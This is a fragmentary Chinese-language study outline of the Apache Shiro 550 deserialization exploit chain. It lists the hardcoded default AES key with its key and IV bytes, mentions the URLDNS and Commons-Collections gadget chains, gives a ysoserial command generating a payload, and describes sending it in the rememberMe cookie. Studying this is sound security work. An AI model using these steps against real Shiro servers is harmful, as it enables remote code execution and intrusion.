

- 1 #Shiro 550利用链分析
- 2 #原生序列化
- 3 #分析Shiro序列化
- 4 #利用Shiro序列化
- 5 1、获取AES加密属性
- 6 成功登录rememberMeSuccessfulLogin断点（动态调试）
- 7 AES/CBC/PKCS5Padding
- 8 kPH+bIxk5D2deZiIxcaaaA==
- 9 DEFAULT_CIPHER_KEY_BYTES = Base64.decode("kPH+bIxk5D2deZiIxcaaaA==");
- 10 key: [-112, -15, -2, 108, -116, 100, -28, 61, -99, 121, -104, -120, -59, -58, -102, 104]
- 11 iv: [6, -28, 13, 52, -37, -71, 7, -11, 112, 30, -61, 7, -19, 87, -55, -99]
- 12 2、将Payload进行加密（AES+BASE64）
- 13 -借助URLDNS链(后续分析这个链的编写)
- 14 -借助CC链(后续分析这个链的编写)
- 15 问题1：为什么不能用fastjson里面的jdbc那个链？
- 16 问题2：对比利用工具中出现的多个链是什么情况导致？
- 17 java -jar ysoserial.jar URLDNS "http://" > urldns.txt
- 18 3、将rememberMe数据发包





















说点什么...


